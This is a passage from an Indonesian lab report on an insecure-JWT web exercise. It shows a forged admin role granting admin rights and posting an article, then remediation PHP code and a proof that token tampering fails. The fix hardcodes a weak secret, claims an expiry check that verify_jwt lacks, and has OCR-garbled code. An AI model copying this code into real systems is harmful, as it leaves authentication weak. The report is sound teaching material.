
- Memberikan hak akses yang lebih tinggi kepada pengguna tertentu. Berikut ini adalah pelaksanaannya:



A screenshot of the "Admin Panel" interface. The top navigation bar includes "Dashboard", "My Profile", and "Logout". The main content area is titled "Admin Panel" in bold yellow. It displays a table of users with their "Username" and "Role". The table has three columns: "Username", "Role", and "Action". The "Action" column contains yellow buttons labeled "Grant Admin". The data in the table is as follows:

Username	Role	Action
admin	admin	
hawaii	user	Grant Admin
maxie	user	Grant Admin
joana	user	Grant Admin
martin	user	Grant Admin
lalala	user	Grant Admin
phoebe	user	Grant Admin
pi	user	Grant Admin

Gambar 2.2.3.8 Membuka Admin Panel




Gambar 2.2.3.9 Memberikan Akses Admin kepada User ‘pi’


Admin Panel		
Username	Role	Action
admin	admin	
hawaii	user	<b>Grant Admin</b>
maxie	user	<b>Grant Admin</b>
joana	user	<b>Grant Admin</b>
martin	user	<b>Grant Admin</b>
lalala	user	<b>Grant Admin</b>
phoebe	user	<b>Grant Admin</b>
pi	admin	

Gambar 2.2.3.10 User ‘pi’ Sudah menjadi Admin


- b) Membuat artikel untuk dipublikasikan pada sistem target.  
Berikut ini adalah pelaksanaannya:



Gambar 2.2.3.11 Membuka Laman Dashboard



Gambar 2.2.3.12 Menambahkan Judul dan Konten Artikel  
sesuai Keinginan Penyerang



Gambar 2.2.3.13 Artikel Berhasil Ditambahkan

#### 2.2.4. Remediation

Untuk menyelesaikan permasalahan *vulnerability* yang muncul pada simulasi *Insecure JWT*, kami akan melakukan perubahan kode *backend (specifically jwt.php)* menjadi sebagai berikut:

```

<?php
// CLEAN CODE

// Menggunakan secret key (unique) untuk membentuk
// dan memverifikasi signature
$secret = "my_strong_secret_key";

/**
 * Encode data to Base64 URL format.
 */
function base64UrlEncode($data)
{
    return rtrim(strrtr(base64_encode($data), '+/','-_'), '=');
}

```

```
}

/**
 * Decode from Base64 URL format.
 */
function base64UrlDecode($data)
{
    return base64_decode(str_pad(strtr($data, '-_', '+/'), strlen($data) % 4, '=', STR_PAD_RIGHT));
}

/**
 * Create JWT dengan signature
 */
function create_jwt($payload)
{
    global $secret;
    // Header dengan algoritma HS256
    $header = json_encode(['typ' => 'JWT', 'alg' => 'HS256']);
    $payload = json_encode($payload);

    // Encode header dan payload
    $encodedHeader = base64UrlEncode($header);
    $encodedPayload = base64UrlEncode($payload);

    // Buat signature menggunakan HMAC SHA256
    // Key: secret key untuk membuat HMAC, memastikan
    // bahwa signature hanya dapat dibentuk oleh server
    // dengan key tsb.
    // binary: efficiency karena tahap berikutnya
    // akan melakukan encoding Base64 URL.
    $signature = hash_hmac('sha256',
"$encodedHeader.$encodedPayload", $secret, true);
    $encodedSignature = base64UrlEncode($signature);

    // Kembalikan token dengan signature
    return
"$encodedHeader.$encodedPayload.$encodedSignature";
}

/**
 * Verify JWT dengan validasi signature
 */
function verify_jwt($token)
{
    global $secret;
    $parts = explode('.', $token);
```

```
// Token harus memiliki 3 bagian (header,  
payload, signature)  
if (count($parts) !== 3) {  
    return false; // Format salah  
}  
  
list($encodedHeader, $encodedPayload,  
$encodedSignature) = $parts;  
  
// Verifikasi signature  
$signature = hash_hmac('sha256',  
"$encodedHeader.$encodedPayload", $secret, true);  
$expectedSignature = base64UrlEncode($signature);  
  
return hash_equals($expectedSignature,  
$encodedSignature); // Prevent timing attack  
}  
  
/**  
 * Decode JWT payload  
 */  
function decode_payload($token)  
{  
    $parts = explode('.', $token);  
    if (count($parts) !== 3) return null;  
  
    // Decode payload dan kembalikan sebagai array  
    return json_decode(base64UrlDecode($parts[1]),  
true);  
}  
  
/**  
 * Simpan JWT ke dalam cookie dengan Secure dan  
HttpOnly attributes  
 */  
function set_jwt_cookie($jwt)  
{  
    setcookie("personal-session", $jwt, [  
        'expires' => time() + 3600, // Expired in 1h  
        'path' => '/',  
        'secure' => true, // Hanya dpt diakses  
melalui HTTPS  
        'httponly' => true, // Tidak dpt diakses oleh  
JavaScript  
        'samesite' => 'Strict' // Protection dari  
CSRF  
    ]);  
}
```

```
// Fungsi untuk membuat token guest
function create_guest_token()
{
    $payload = [
        "username" => "guest",
        "role" => "guest",
        "exp" => time() + 3600
    ];
    return create_jwt($payload);
}

// Proses login atau mode guest
if ($_SERVER['REQUEST_METHOD'] == 'POST' &&
isset($_POST['username']) &&
isset($_POST['password'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // Query untuk memeriksa username dan password
    $stmt = $conn->prepare("SELECT username, role,
password FROM users WHERE username = ?");
    $stmt->bind_param("s", $username);
    $stmt->execute();
    $result = $stmt->get_result();

    if ($result->num_rows > 0) {
        $user = $result->fetch_assoc();
        // Verifikasi password
        if (password_verify($password,
$user['password'])) {
            // Buat payload berdasarkan data pengguna
            $payload = [
                "username" => $user['username'], // Simpan username yang login
                "role" => $user['role'], // Simpan role yang login
                "exp" => time() + 3600
            ];
            // Buat token JWT dan simpan dalam cookie
            $jwt = create_jwt($payload);
            set_jwt_cookie($jwt);
            echo "Login successful. JWT token created
for user: {$user['username']}";
        } else {
            echo "Invalid username or password.";
        }
    } else {
        echo "Invalid username or password.";
    }
}
```

```
}
```

```
}
```

```
?>
```

Berikut ini adalah perubahan yang diterapkan untuk meningkatkan keamanan JWT:

a) Melakukan Penambahan *Secret Key*

Pertama, perubahan yang dilakukan ialah dengan menambahkan variabel `$secret` yang digunakan untuk membentuk serta memvalidasi sebuah *signature* pada token. Dengan digunakannya *secret key*, maka memungkinkan bagi server untuk memastikan bahwa token tidak dapat dimanipulasi oleh pihak ketiga. Adapun proses validasi ini dilakukan dengan menggunakan algoritma HMAC-SHA256 pada bagian *signature*. Maka dari itu, bilamana terjadi perubahan pada *payload*, maka token akan dianggap *invalid*.

b) Tidak Menerapkan *None Algorithm*

Dalam hal ini, dilakukan perubahan algoritma dalam membentuk token. Semula, kami menggunakan `none algorithm` yang sangat rentan dan tidak aman. Namun sekarang, kami mengubahnya menjadi HMAC-SHA256. Dengan algoritma tersebut, maka setiap token akan memiliki *signature*nya tersendiri yang sudah dienkripsi dengan menggunakan *secret key*. Pada fungsi `verify_jwt()`, server akan memvalidasi *signature* dari token dengan menggunakan HMAC-SHA256 *algorithm*. Perubahan ini dilakukan guna memastikan bahwa setiap token yang dimanipulasi oleh penyerang akan dianggap *invalid* sebab *signature* tidak akan dapat dipalsukan tanpa diketahuinya informasi mengenai *secret key*.

c) Menambahkan *Signature* pada Token

Semula, format token hanyalah `header.payload.`, namun sekarang berubah menjadi `header.payload.signature`. Dalam hal ini, *signature* akan dihasilkan melalui proses *hashing* terhadap gabungan antara *header* dan *payload*, dengan menggunakan *secret key*. *Signature* akan berperan untuk memverifikasi bahwa data yang terdapat di dalam *header* / dan *payload*, tidak dimodifikasi oleh pihak ketiga.

d) Validasi Format Token secara *Strict*

Pada fungsi `verify_jwt()`, ditambahkan tahapan untuk memvalidasi format dari token guna memastikan bahwa token tersebut terdiri atas tiga bagian, yakni *header*, *payload*, dan *signature*. Jikalau format token tidak sesuai dengan ketentuan tersebut, maka token akan dianggap *invalid*. Proses validasi ini dilakukan dengan tujuan untuk mencegah penerimaan token yang memiliki bagian tidak lengkap.

e) Menambahkan Expired Time pada Token

*Payload* token memiliki `exp` *attribute* yang merepresentasikan batas waktu validitas dari sebuah token. Pada saat proses validasi token terjadi, maka server akan mengecek apakah token tersebut sudah *expired* atau belum. Jikalau ya, maka token akan dianggap *invalid*. Penerapan perubahan ini bertujuan untuk mencegah penyalahgunaan token yang berhasil dicuri/pun bocor, sebab bilamana sudah *expired*, maka token tidak dapat digunakan kembali.


f) Menerapkan *Secure* dan *HTTPOnly* *Attributes* untuk Mengamankan *Cookie*

Pada fungsi `set_jwt_cookie()`, terdapat *Secure* dan *HTTPOnly* *attributes* yang digunakan untuk meningkatkan keamanan dari *cookie*. Atribut *Secure* akan bertugas untuk memastikan bahwa token hanya akan ditransmisikan pada


*encrypted HTTPS connection*, sehingga dapat terlindungi dari *Eavesdropping Attack*. Sedangkan, atribut `HTTPOnly` bertugas untuk mencegah akses token melalui JavaScript. Dengan demikian, dapat melindungi sistem dari serangan *Cross-Site Scripting (XSS)*.

#### 2.2.5. Proof

Berikut ini adalah bukti keberhasilan pembaharuan kode *backend*, untuk mencegah terjadinya Insecure JWT.



2.2.5.1 *Login* Menggunakan *Username* ‘Phoebe’, *Password* ‘Phoebe’



## 2.2.5.2 Melakukan Inspeksi terhadap *personal-session Cookie*

Token

```
1 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmbFtZSI6InBob2ViZSI6InJvbGUiOiJ1c2VyIn0.8P7o-LqDhUo__jC2pYGypLeDAwjWDrUUodCj-dCAc10
```

Paste a JSON web token into the text area above

Header

```
1 {
2   "typ": "JWT",
3   "alg": "HS256"
4 }
```

Payload

```
1 {
2   "username": "phoebe",
3   "role": "user"
4 }
```

## 2.2.5.3 Hasil Decode Token

```

Token
1 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InBob2ViZSIsInJvbGUiOiJhZG1pbij9.8P7o-LqDhUo__jC2pYGYpLeDAwjWDrUUodCj-dCaC10


Paste a JSON web token into the text area above

Header
1 {
2   "typ": "JWT",
3   "alg": "HS256"
4 }

Payload
1 {
2   "username": "phoebe",
3   "role": "admin"
4 }

```

### 2.2.5.3 Melakukan Perubahan Role dan Meng-encode Token




The screenshot shows the Chrome DevTools Application tab open, displaying storage information for a 'Wiki' website. The 'Cookies' section is selected, showing two entries:


Name	Value	D...	P...	E...	S...	H...	S...	P...	C...	P...
PHPSESSID	hj98m06gjqrjh...	lo...	/	S...	35					M..
person...	eyJ0eXAiOiJKV1...	lo...	/	2...	1...	✓	✓	S...		M..

Below the table, the 'Cookie Value' field contains the encoded JWT token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InBob2ViZSIsInJvbGUiOiJhZG1pbij9.8P7o-LqDhUo\_\_jC2pYGYpLeDAwjWDrUUodCj-dCaC10


### 2.2.5.4 Mengubah Value personal-session Cookie



#### 2.2.5.5 Mencoba untuk Akses Admin Panel



#### 2.2.5.6 Mengalami *Redirect* menuju Login Page



#### 2.2.5.7 Kembali Login dengan *Username* dan *Password* yang Sama

Name	Value
PHPSESSID	hj98m06qjqrjh...
person...	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InBob2ViZSIsInJvbGUiOiJ1c2VydC10.8P7o-LqDhUo__jC2pGYpLeDAwjdWDrUUodCj-dCAC0

#### 2.2.5.8 Kembali Melakukan Inspeksi terhadap *personal-session Cookie*

```
Token
1 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InBob2ViZSIsInJvbGUIOiJ1c2VyIn0.8P7o-
LqDhUo__jC2pYGYpLeDAwjWDrUUodCj-dCAcl0

Paste a JSON web token into the text area above

Header
1 {
2   "typ": "JWT",
3   "alg": "HS256"
4 }

Payload
1 {
2   "username": "phoebe",
3   "role": "user"
4 }
```

#### 2.2.5.9 Kembali dengan Kondisi *Username* dan *Role* Semula

Pada simulasi di atas, kami melakukan Login dengan menggunakan akun yang sudah terdaftar sebelumnya, yaitu ‘*Username*: Phoebe’ dan ‘*Password*:Phoebe’. Ketika data tersebut dimasukkan sebagai *input* pada bagian *login form*, maka kami berhasil mengakses laman utama, yaitu index.php. Langkah selanjutnya ialah dengan melakukan inspeksi terhadap elemen pada bagian aplikasi guna memperoleh *value* dari *cookie*. Pada simulasi ini, diperoleh *value cookie*:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InB
ob2ViZSIsInJvbGUIOiJ1c2VyIn0.8P7o-LqDhUo__jC2pYGYpLeDA
wjWDrUUodCj-dCAcl0
```

Ketika didecode, diperoleh *header* dan *payload* sebagai berikut:


```
Header
{
  "typ": "JWT",
  "alg": "HS256"
}
Payload
{
```

```
"username": "phoebe",
"role": "user"
}
```


Ketika *role* diubah menjadi ‘admin’, maka token mengalami perubahan menjadi:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InBo
b2ViZSIsInJvbGUiOiJhZG1pbkJ9.8P7o-LqDhUo__jC2pYGYpLeDAw
jWDrUUodCj-dCAcl0
```

Setelah itu, kami berusaha untuk mengubah *value* dari *personal-session cookie* dengan *modified* token *value* di atas. Ketika kami berusaha untuk mengakses laman Admin Panel, maka kami akan *redirect* ke *login page*. Ketika kembali melakukan *login* dengan *username* dan *password* yang sama, kemudian *personal-session cookie* dicek kembali, maka dapat diketahui bahwa *cookie* tersebut *reset* kembali dan tidak menyimpan *payload* dengan *role* ‘admin’. Seharusnya, bilamana kami tidak mengubah-ubah *cookie* dan tetap berada dalam kondisi *username*:‘Phoebe’ dan *password*:‘Phoebe’, maka laman Admin Panel tetap dapat terbuka, hanya saja menunjukkan pesan bahwa kami tidak memiliki akses sebab *role* yang dimiliki bukanlah ‘admin’.



